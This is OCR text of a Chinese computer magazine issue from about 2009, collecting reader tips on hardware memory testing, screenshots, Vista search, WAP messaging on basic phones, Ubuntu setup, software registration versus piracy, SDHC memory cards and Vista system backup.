第一步：下载RivaTuner（下载地址：http://www.onlinedown.net/soft/6463.htm），安装并打开，选择右侧的小箭头，在浮动栏中选择Hardware（硬件）（见图1）。



第二步：选择Setup（设置），在弹出的Hardware monitoring setup（硬件监测设置）窗口中选择Plugins（插件），在Active plugin modules（激活插件模块）中勾选VidMem.dll并点击下方的OK。



第三步：在Hardware monitoring窗口中找到“Videomemory usage,MB”监测窗，并关闭其他监测窗，点击下方的软盘小图标呈选中状态（见图2）。


第四步，开启各种常用游戏，调整分辨率、特效到理想状态，玩10分钟左右。

第五步，在Hardware monitoring窗口点击下方的文件夹小图标，选择HardwareMonitoring.hml文件，移动鼠标查看最高峰值。

如果接近你的显卡容量最大值，那么说明你的显存容量不够用，反之亦然。


需求测试：内存篇

第一步：下载CPUMon（下载地址：http://www.newhua.com/soft/44772.htm），安装并打开，选择在软件的上方单击右键，选择设定，在弹出的“设定”窗口中选择“显示物理内存而非虚拟内存（见图3）。



第二步：同样运行日常应用软件，可以更苛刻的双开、多开，尽量模拟最极端的情况10分钟左右。

第三步：在软件的上方单击右键，并选择统计，可以看到内存的最高、平均、最低占用率（见图4）。



我们以最高占用率为准，若最高内存占用率超过最大内存容量，那么说明你的内存不够用，反之亦然。

确定需要，合理升级

到这里，大家应该很清楚这些很容易被“忽悠”的数值是可以根据测试得出自己的需求的，希望大家在下次升级、装机的时候希望大家不要再被“噱头”所迷惑啦！CF［XR05］



其实很多软件也自带有抓图功能，如常用的播放器（KMPlayer、暴风影音等）、QQ聊天软件、Maxthon浏览工具、金山游侠等。高兴的是，Vista系统自带有抓图工具——称为截图工具，提供了简便的屏幕抓图功能，并可进行简单的图片处理。


看到，就是我的！自己动手，漂亮图片入我囊中

●江北书生、李强（北京）

网络视频聊天，MM的这个表情太可爱了，我要将这个表情“复制”给她看？
电脑突然弹出一个窗口，说出现错误，我要将窗口内容“照”下来发给一个电脑达人看？
在一本电子书里面看到一幅漂亮的图片，心里痒痒的，如果能设置成自己的桌面多好啊。
其实所有这些，都可以通过屏幕抓图的方法来实现。所谓屏幕抓图，就是将屏幕上显示的内容，通过软件“抓取”下来，然后保存为一个图片文件，发给朋友或者应用到其他地方。这个屏幕抓图，也是大有学问的哦。


最简单方案 PrintScreen+画图

如果想把当前桌面内容捕捉为图片，最为简单的就是直接按下PrintScreen键（见图1）。



●普通键盘上的PrintScreen键

按下此键后，所有显示屏上面的内容（包括打开的窗口）就被“抓取”到系统的剪贴板中了。接下来我们只要选择“开始→程序→画图”，启动“画图”程序，再单击“编辑→粘贴”将其粘贴到当前窗口（见图2），最后单击“文件→保存”命令将其保存。



●把抓取的图像粘贴到“画图”中来并保存为图片文件。


QQ截图，原创表情轻松制

其实你要想截图，简单的方法有不少，比如用QQ就可以完成。其实最主要的是用QQ截出来的图，还可以制作各种漂亮的原创表情。

最简单的QQ截图是在QQ打开的情况下，按Ctrl+Alt+A键，然后框出你要截取的区域（见图4），这时候，右击鼠标，选择“添加矩形”或是“添加文字”，可以根据需要制作出原创表情了，最后点击√键即可把所截的图片放到剪贴板内，你可以在QQ的对话框中直接粘贴使用或是添加为表情。

当然QQ截图最厉害的地方就是可以截取影片的动画，这样电影中的精彩片段就可以变成为高档的原创动态表情了。

使用方法很简单，在QQ聊天窗口点击“捕捉屏幕→影片截图设置”（见图5），



●由于QQ在截图时需要点击播放区域，而这正是很多播放器“播放/暂停”视频的方法，所以在实际截图时需要先暂停播放视频，然后再截取

在这里可以修改表情的大小，只是需要注意过大的表情使文件体积也会大，虽然可以截取，但不能当做表情发送了。

接着用播放器打开要截取的影片视频，移动到需要截取的位置，然后暂停视频播放，在QQ聊天窗口中点击“捕捉屏幕→截取影片动画”（见图6），然后鼠标选择视频播放区域，截图就会开始，稍候就会完成表情的截取了。



●你也可以用“捕捉屏幕→截取影片图像”来截取完成影片的截取，然后切换到播放器窗口，按下“Scroll Lock”键（此时屏幕左上角会有提示）


怎么样，有了上面这两个好方法，你还怕什么？ CF [XR06]

★抓取当前窗口

按下PrintScreen键能够将整个屏幕的图像复制至剪贴板中，如果只想抓取当前活动窗口图像，只要在按下Alt键不松开的同时按下PrintScreen键，即可将当前活动窗口的图像复制至剪贴板中，而不是整个窗口。这样就省去了我们裁剪操作的麻烦。

★ 抓取视频

有很多朋友在看着大片时想保留下精彩的画面，但利用键盘上的PrintScreen键抓取正在播放的电影画面，抓出来的视频窗口总是一片漆黑，怎么办？不必安装额外的软件，通过PrintScreen同样可以做得到。我们只要在桌面上单击鼠标右键，选择“属性→设置→高级”，然后点击“疑难解答”，我们可以看到标明“硬件加速”的一个滑块，将滑块向左移动，将硬件加速设置为“无”（见图3）。再次按下PrintScreen键即可把播放视频内容复制到剪贴板中了。





●取消“硬件加速”以抓取视频内容

第二个方法是通过修改Vista的搜索语法来达到搜索的目的，其实和第三个方法实质都是一样的，不过这倒可以给我们一个思路，如利用这个搜索语法文件，建立搜索快捷方式，随时随地搜索带“已阅”、“已修改”等字样的文件。

Vista搜索效率提高的极速之术

■文/徐怀平 徐兢果果（浙江）

第5期《提高Vista搜索效率我有妙招》一文提及的方法，虽然算妙，但是用起来感觉很麻烦。应对搜索其实可以用下面三招，不仅快，而且还非常方便。


第一招：采用2008年23期之《搜索助理 智能脱机二合一》的方法

用“兢果果搜索助理”产生的搜索结果不仅可以是多类别的，而且多路径搜索也不在话下。“兢果果搜索助理”在Vista下脱机使用也可以说是极速，在此不作细述。不过多路径搜索经过测试，在XP SP3下不能使用，似乎微软的这个BUG要一直留在XP里面了。

第二招：修改相应“搜索文件夹”

首先确定自己需要搜索的多种文件类型，比如我们要在文档目录下同时搜索DOC和PPT，在搜索中输入“.doc .ppt”，这一点很关键（见图1）。

虽然搜索不出结果，但是我们需要把搜索结果保存下来，然后打开这个结果文件（用记事本打开），查找到关键词“andCond”。把其中的and改成or即可。然后双击这个文件试试，是不是搜索结果就出来了？



第三招：利用Vista的“自然语言”搜索选项

首先我们可以随意地输入查找的内容，在搜索出结果之后，点击“搜索工具”中的“搜索选项”，如图2所示的3处所示。选中“使用自然语言搜索”，确定后，在“搜索”中输入“.doc or .ppt”，注意最关键的是or这个关键词，当然你也可以同时搜索更多类型的文件，如“.doc or .ppt or exe”。

小提示：

使用自然语言之后，还可以使用“(his3 and new and .ppt) or .docor exe”这样的语法，搜索包括“his3”和“new”的所有PPT文档、DOC文档以及EXE程序。如果只要所有的含有HIS3、NEW的PPT，但是，又不想看有OLD字眼的文档，可用这样的表达式：

“(his3 and new and .ppt and not old)”

如果是所有的搜索结果中不需要有OLD字眼的：可这样表达：

“((his3 and new and .ppt) or .doc or exe) and (not old)”

编辑点评：

作者来稿中特别提出此方法网上没有类似的介绍，确实，Vista的搜索功能特别强大，而深入介绍其技巧的文章并不多。

额外奖 ¥30

软件我都不能下 用好网络笑哈哈——非智能手机实现智能手机功能

■文/木木阿木（湖北）

第6期有一篇名为《不分三六九，啥样手机都智能》的文章，里面介绍了在非智能手机上面安装软件的方法，但实现的前提是手机可以支持JAVA程序，这点在几乎所有的NOKIA的手机上都可以做到。但问题是许多早期的国产手机（如笔者女友的夏新M300），尤其是采用MTK的早期方案的手机，根本就不支持JAVA程序，该文作者提供的方法自然也就无能为力了。然而，随着手机网络资费的不断下调，只要开通了GPRS功能，运用好手机网络也可以实现许多需要安装软件才能实现的功能。

QQ好友随时聊，网页也能挂QQ

年轻人中没有QQ的人现在应该很少了，而随着时代的发展，QQ早已经不再依赖电脑了，为了能随时和网友保持联系，只要有一部手机就能实现挂QQ的功能。在智能、半智能手机可以通过安装QQ软件来实现相应功能的同时，不支持JAVA功能的手机也可以通过WAP网页来挂QQ。


首先，打开主界面，进入互联网项，然后选输入网址，输入3g.qq.com，确定后可以打开手机腾讯网，点击里面的QQ，出现登录界面后输入账号和密码就可以登录了，网页的效果还不错呢（见图1）！

免费短信我能发，网页也能来飞信

飞信一直是需要安装客户端才能在手机运行的（中国移动推出了网页版，但是每个月要花5元的使用费），但后来，不断有高手设计网页版飞信，笔者终于找到了一个稳定而且好用的版本。

同挂QQ一样，只要输入wap.mobless.cn，然后就进入到了网页飞信界面，同样，输入手机号（或者飞信号）和密码后，就可以看到熟悉的网页版飞信界面了，点击好友列表，选择相应的好友，就可以和好友飞信聊天了（见图2）。这个版本的飞信可是支持短信群发的哦，并且整合了许多精彩的短信和天气预报功能的。相当好用。另外，登录后，只要将页面添加为收藏夹就可以免去每次登录的麻烦了。

用这样的方法，只要是能上网的手机就可以轻松地实现手机最常用的两个软件的功能了，而且完全不用担心软件的安装问题。



●本方法在夏新M300上测试通过，图片是用智能手机模拟的效果

额外奖 ¥20

编辑点评：如果没有智能手机，临时需要在QQ上给好友说句话，用这个真是一个好办法。当然，该手机至少要能支持WAP浏览并且开通GPRS。



（看了2008年19期49页介绍的“小马哥批量修改文件创建时间”，如果不想麻烦下载软件，还可以用简单的修改方法：首先修改系统日期，再打开文件另存为，创建时间即使修改的系统时间了。要改变修改时间、访问时间用类似方法即可。（山东 hjywyj））


Vista下搜索无线网络

额外奖 ¥20

■文/海客

看了第5期杂志43页《无极扫描，搜出周边的无线基地》一文，对文章介绍的东芝公司提供的软件ConfigFree这个小软件很感兴趣，因为它可以为我们搜索出周围可以使用的无线网络。但一试之下，发现了一点问题，我下载了软件后无法安装，因为这个软件是针对Windows XP以及Windows 2003系统的，不支持Vista系统，可是现在很多笔记本电脑用的都是Vista系统，这是不是意味着这个软件的应用范围就打折扣了呢？我尝试着使用XP兼容模式完成了安装，可安装成功了也无法使用，因为注册表中根本就没有那个需要修改的键值。

于是我上网搜索了一下，功夫不负有心人，终于让我找到了ConfigFree for Vista中文版，需要的朋友可以从http://www.greendl.com/soft/UploadFile/2007-12/util_config_free_26837A.exe下载。安装后仍然需要按原文那样进行注册表修改，然后就可以直接运行（见图）（当你使用的有线LAN电缆断开时，ConfigFree（网络医生）可以自动为你切换到无线网络，保护了网络畅通。操作方法：点击系统托盘中ConfigFree（网络医生）的图标，选择“配置文件→打开设置”，然后为配置文件命名，返回在自动切换设置中将两个复选框选中，就可以自动在有线和无线之间切换了）。在主界面点击“雷达”就可以进行无线网络的搜索了。



编辑点评：

在CFan杂志上，一篇文章常常照顾不到多种应用环境，当介绍的应用在另外一种环境（如Vista）下不能实现时，很多读者也就罢了，或者自己研究出替代方案也自己知道。海客读者也仅是一名高中学生，课余之时，不但找出了替代方案，还深入体会了新软件更多的功能，并写成文字给大家分享。这其实就是网络时代的共享精神，也是我们回音壁想要的精神——让读者带给读者！

回音壁之家：


xinrb@cfan.com.cn（信箱）
http://bbs.cfan.com.cn/forum-131-1.html（论坛）

给“三脚猫”指路

■文/陶秀凤（湖北）



我是一个小学信息技术课教师，我热爱生活、热爱工作，更爱CFan带来的精神食粮。她使我在工作中如鱼得水、游刃有余。愿我们所有的CFaner都能和CFan与时俱进，共同提高。



2009年5期《三脚猫功夫照样保护IE》一文，从三个方面对IE限权使用，保护IE上网少受网马的侵袭，效果不错。但是在运行文中提供的runas.bat时，它不能正常进行，而是无限循环执行，没完没了。

经过对原脚本的分析，发现问题出在其中的“runas”命令行，原因是该行没有指明runas命令的路径。可以用记事本打开runas.bat，并在其中的“runas”前面添加正确路径“C:\windows\system32\”，如图方框处所示，保存退出，即可正常运行。

小提示：
很多脚本“客居他乡”时都会出现一些莫明其妙的问题，运行时不妨先检查一下命令的路径。

其实，防止网马何止“三脚猫”的功夫。现今流行的Maxthon、Firefox、TheWorld等第三方浏览器，都已内嵌了形如“安全浏览”的功能，上网时可实时保护，拦截大多数网面木马、恶意代码等，很是方便。

编辑点评：

从多年上网经历来看，针对木马等还是安装360安全卫士（http://www.360.cn）或者瑞星卡卡上网安全助手（http://tool.ikaka.com/），功能更丰富，效果更好！让它们与“三脚猫”携手，共同防护你的系统。

ubuntu 安装之后的必做功课

■文/magic

我是《电脑爱好者》的忠实读者，她带给了我很多乐趣。虽然现在上高三，我还是抽出宝贵的时间和她一起度过。忠心地希望CFan越办越好。

看了2009年第6期的《大家一起来，Linux 坐落寻常百姓家》。我也尝试安装了ubuntu 8.10，虽然在安装过程中选择语言为“中文（简体）”，但安装好后仍然是“半中文半英文”。这时需用apt-get命令手动安装中文软件包，在“终端”中输入sudo apt-get install language-pack-gnome-zh-base回车，会自动下载并安装中文软件包。另外要安装中文输入法，可在“终端”里执行命令sudo apt-get install scim-tables-zh scim-pinyin。

小提示：
腾讯发布了QQ2009 for linux，可登陆http://im.qq.com/qq/linux/下载DEB格式的安装包。在GNOME集成桌面环境中直接双击下载的EEB格式的安装文件即可。

编辑点评：

感谢magic同学，不过还是首先准备好高考，除非觉得看CFan也是休息。 CF [XR07]

投稿 | xinrb@cfan.com.cn

软件注册是怎么回事？

●周建峰（江苏）

“软件注册最让我讨厌了，三天两头地跳出来提醒我，病毒也没这么打搅我的”，一天，办公室里一个大姐嚷嚷道，惹得全屋子人都笑起来了。

“病毒当然不会打搅你的，它们像小偷，而软件注册是人家公开提醒让你交钱的！”

软件都要花钱买吗？软件注册是怎么回事？看来今天我要给大姐解惑一下了。

为啥软件要注册？

软件从商业价值上可分为3种：商业软件、共享软件、免费软件（包括开源软件）。商业软件是为利而生的，用户必须先付钱才能使用，如Windows、Office、安全类软件瑞星、金山毒霸等，当然现在这些软件也大多提供一些试用版，试用版到期后就需要花钱才能使用（大姐遇到的就是此类情况）；共享软件是先使用后付费，满意后付款，共享软件大都有功能、使用次数或时间上的限制，到期后必须花钱购买注册，比如WinRAR；免费软件是想用就用，既无功能限制也无须破费，如千千静听、搜狗拼音、光影魔术手等。

在上面的软件中，商业软件和共享软件都需要注册。我们在网站下载软件时，网站一般会注明该软件的授权性质（见图1）。




软件注册，其实很简单

如今的软件越来越人性化，所以注册也非常简单，毕竟这是一个让用户付钱的操作，越简单越好。目前比较常用的有2种注册方式。

使用注册码

这是目前应用较为广泛的注册方式。在软件安装过程中，必须输入软件商提供的一组字母和数字混合的字符，类似于密码一样的东西，软件才能继续往下安装，这串字符称为注册码（也有叫序列号或产品密钥）。比如安装Office2007时，首先就要输入25位的密钥（见图2），才能继续安装。通常一个序列号授权给一台电脑使用。



小提示：注册码如何购买

商业软件的一般是在包装盒、说明书等上面粘贴着注册码。所以这些包装要注意保存。大多数共享软件一般通过网络下载，要购买注册码一般是通过网络交易的方法购买（如华军软件商场、卓越网、淘宝网等）。有些软件也提供了更多的交易方式，如QQ服务、杀毒软件等能通过手机付费的方式购买。

在线注册

软件安装完成后，在某个设定的时间，软件连接到网络，提示你输入序列号，然后到软件的网络服务器进行比对，如果正确，就可以继续使用该软件。比如安装金山毒霸后，在升级时就必须输入通行证（即注册码）在网上验证注册（见图3），通过后才能升级病毒库。微软首推的“激活”其实也是一种在线注册。

3
我是老用户
如果您已经拥有金山通行证，请在下面填入相关信息
通行证：
密　码：

话说软件的破解

为了不花钱享用需要注册才能使用的软件，某些人开始对这些软件进行修改、破解，通过非法手段获取软件的使用权，这就是我们通常说的“盗版”。

盗版软件通常使用的手法有提供正版序列号，如Adobe CS4系列软件，功能强大，价格昂贵，有人就开发出专门的序列号计算器，可以自动生成正版序列号（见图4）。

Adobe Master Suite CS4 keyge
Windows Serial:
Mac Serial:
Generate Serial
4

对于某些加密手法较高的软件，如激活Windows，盗版商对它的安装文件进行修改，加入了激活工具，让系统不再提示30天的使用期限。

由于网络的普及和搜索能力的提高，很多正版软件的注册码或破解工具通过搜索就能轻松获得。

小提示：绿色软件

绿色软件无须安装即可直接使用，不会在系统所在的文件夹里面添加任何东西，也不会向重要的系统注册表中写入任何的东西，很“环保”，所以称为绿色软件（参阅http://baike.baidu.com/view/14838.html）。但很多所谓的绿色软件其实是盗版软件，是有人将软件的注册限制功能取消，并修改软件成为所谓的“绿色”，有些还夹带木马、流氓软件等，因此大家要注意分辨。

不用盗版我用啥？

很多人知道用盗版是不对的，但买正版经济能力又跟不上。其实我们还有其它选择，比如简单的图像处理就无需Photoshop，用光影魔术手、iSee等免费软件就能搞定；日常办公可抛弃昂贵的Office，使用WPS Office个人免费版。

另外软件无须追求大而全，够用就行，比如Vista系统，旗舰版售价高达4000元，而家庭版只要三四百元，品牌机预装的正版操作系统价格更低（淘宝网经常有人转卖此类预装系统）。而Office学生版也很便宜。

另外，很多共享类软件如杀毒软件，也常常推出优惠活动，甚至是免费使用（如NOD32），大家也可以尝试。CF [XR08]



在常见的存储卡中，CF卡等都有对应的高速卡品种，以150×等形式表示（1×=150KB/s），大家就根据需要来选择吧。

当存储卡走上高速路

●刀锋（浙江）



五一要旅游去，数码相机的存储卡容量不够大，爱摄影的菜小小打算买一个新卡。她到卖场一看，存储卡可真不少。有些还戴着“高速”的帽子，价格也高一些，该选择哪种呢？

高速也分三六九等



●SDHC存储卡

菜小小： 我看到有的卡上写着一些数字、符号（见左图），这是什么意思？

胖胖熊： 数字代表了不同的读写速度（见下图）。Class 2一般的读出速度约为

CLASS②	②
CLASS④	④
CLASS⑥	⑥

●不同传输速度的标识

10MB/S～12MB/S，写入速度稍慢（下同），可满足普通视频播放以及标准清晰度电视、数码摄像机的拍摄；Class 4的读出速度约为12MB/S～15MB/S，可满足高清电视播放及数码相机连拍的需要；Class 6的读出速度约为16MB/S～18MB/S，专门为单反相机及专业摄像机使用。你再仔细看看，卡上写着“SDHC”（“High Capacity SD Memory Card”的缩写，即“高容量SD存储卡”），它是在SD卡的基础上发展而来的新型高速存储卡类型，外形、结构与SD卡相似，就像是安装了高效发动机的SD卡。

菜小小： SD卡就是我相机原配的那种卡吧？它和SDHC有什么区别？

胖胖熊： 对，SDHC采用SD 2.0规范，容量（2GB～32GB）比SD卡大得多，读写速度更快，看电影、玩游戏、拍照更流畅，具体差别可以用测速软件直观地测出来。现在SDHC已经是潮流了。

买卡之前问清楚

菜小小： SDHC卡贵吗？怎么选择呢？

胖胖熊： 传输速度越高，价格也越高，目前选择Class 2、Class 4的人较多，对于存储写入速度有高要求的，则要购买Class 6。在容量相同的前提下，SDHC卡仅仅比传统的SD卡贵了一点点。比如某品牌容量为2GB的SD卡需要30元，而容量为4GB的速度为Class 4的SDHC高速卡不过50元。购买SDHC卡时需要看清楚卡体上标注的“SDHC”的LOGO哟，尽量选择SanDisk、金士顿等大品牌品质更有保证。



菜小小： 我买的这块SDHC存储卡，为什么插入数码相机后却无法使用？

胖胖熊： 某些早期生产的数码产品无法读取SDHC存储卡（除非用分区的方法让设备支持），但支持SDHC存储卡的数码产品向下兼容SD卡，通常不会出现兼容问题。买高速卡前，一定要先问清你的机器能否支持。

高速不是一张卡说了算

菜小小： 小红的数码相机支持SDHC卡，听说高速卡很适合连拍，我试了一下好像速度没有明显变化哟！

胖胖熊： 数码相机连拍的速度，除了与存储卡传输速度有关外，与数码相机的处理器性能、快门速度等有着很大的关系。如果只提高存储卡的传输速度，对于提升数码相机连拍的速度就相当有限。因此在购买高速存储卡之前，最好查阅一下用户手册，充分了解数码相机的性能。

菜小小： 把SDHC卡放进读卡器里当个高速大闪盘来用，从数码相机、MP3、MP4里把东西拷到电脑里，应该够快吧？我现在怎么感觉有点慢？

胖胖熊： 读卡器一般都支持SDHC，但里面的控制芯片决定了速度。如果你经常需要从SDHC卡传输大容量文件，建议购买SDHC专业读卡器，才能充分发挥效能。

CF [XR09]



信息不丢失 "圣经"有10诫

■策划/CFan编辑部 ■监制/Cornel ■撰稿/冰河洗剑、江北书生、李云峰

据圣经记载，上帝耶和华向以色列民族颁布的十条规定，被称为十诫。上帝亲自用指头在石板上写下条文，后来被放在约柜内。十诫被犹太人奉之为生活的准则，也是最初的法律条文。存放石板的约柜一直存放在耶路撒冷圣殿中，直到公元1世纪罗马军队攻陷并焚毁耶路撒冷，圣殿中所存放的约柜也从此消逝了……

在2009年第6期特别话题《从"蒸发"中拯救——数据恢复5大技能揭秘》一文中，我们学到了数据恢复的方法，CFan论坛网友"握握你的手"甚至提出连续做多期数据恢复选题的希望。不过，说到数据恢复，总有点"亡羊补牢"的感觉，毕竟不丢失才是最好的。那么，对于经常使用电脑的用户来讲，怎么才能做到电脑中重要的信息不丢失呢？不如看看我们向您推荐的"信息备份10诫"！

WARNING ■第一诫

除了我以外，你不可有别的神。

圣经中的第一诫放到电脑领域，一点也没有错，因为操作系统就是电脑的"神"，对于大多数用户来讲，Windows几乎也是唯一的神——Linux暂时还无法取代它。病毒木马横行，再加上软件兼容性问题和操作失误等，系统常常会意外崩溃，因此平时需要作好备份以便需要时进行恢复。

工作环境先备份 ——Windows Vista系统备份还原

Windows XP系统的备份还原不是什么问题，不需要我们再浪费口水了，不过Windows Vista庞大的体积和特殊的引导方式，让我们需要对备份还原方案进行精心的选择。

★实例:Windows Vista单系统，GHOST备份还原出新招

由于Windows Vista系统本身体积非常庞大，因此常规的GHOST备份操作，在生成备份文件时体积也很大，往往高达数GB，由于FAT32分区格式的文件大小有限制，常常会出现备份失败的情况。因此，在Windows Vista单系统中，使用GHOST进行系统备份时，需要解决如何启动到DOS，以及镜像备份文件大小这两个问题。

使用GHOST内核的"Vista一键还原V1.36"工具(下载地址:http://down.vista123.com/vistaghost/VistaGhostSetup.zip)，可以自动为Windows Vista添加进入DOS环境的引导菜单，同时提供了自动分割GHOST备份生成的镜像文件大小的功能，非常适合在Windows Vista下进行GHOST备份操作。

第一步:备份设置

安装并运行Vista一键还原，选择"基本设置"选项页面，设置"选择操作"为"我要备份"。点击"备份路径"后的"浏览"按钮，指定系统GHOST备份文件保存路径。注意在备份路径名中不能包含中文，另外镜像文件保存分区至少应该有5G以上的空闲空间。

切换到"高级设置"选项页面，在"启动选择菜单时间"中设置系统启动时显示Vista一键还原引导菜单的停留时间，默认为3秒，可设置长一些。如果硬盘空闲空间不够，在"备份时间与镜像压缩"中设置为"低速备份高压缩率"，生成的备份镜像文件体积将会小一些;设置为"高速备份低压缩率"，则可让备份还原操作更快一些。在"镜像分割"中，将备份的镜像文件自动分割成合适大小，以满足不同的保存需求。例如，要将生成的镜像文件用光盘刻录保存，那么可以选择"650M(记录到CD)"项。设置完毕后，返回到"基本设置"选项页面中，点击"确定"按钮，将会提示是否重启系统，选择"重启"，软件会自动生成相应的备份配置文件并重启系统。

小提示

FAT32分区格式与镜像文件分割

FAT32文件系统只能支持体积最大为4G的单个文件，如果单个文件体积大于4G，那么在进行文件操作时会失败。如果镜像文件保存路径所在分区是FAT32文件系统格式，不能直接将镜像文件完整保存，否则可能会在备份时因为生成的镜像文件体积过大，而出现文件读写错误。须对镜像文件进行分割，可选择“2G(适应FAT分区)”。

第二步:一键备份Windows Vista

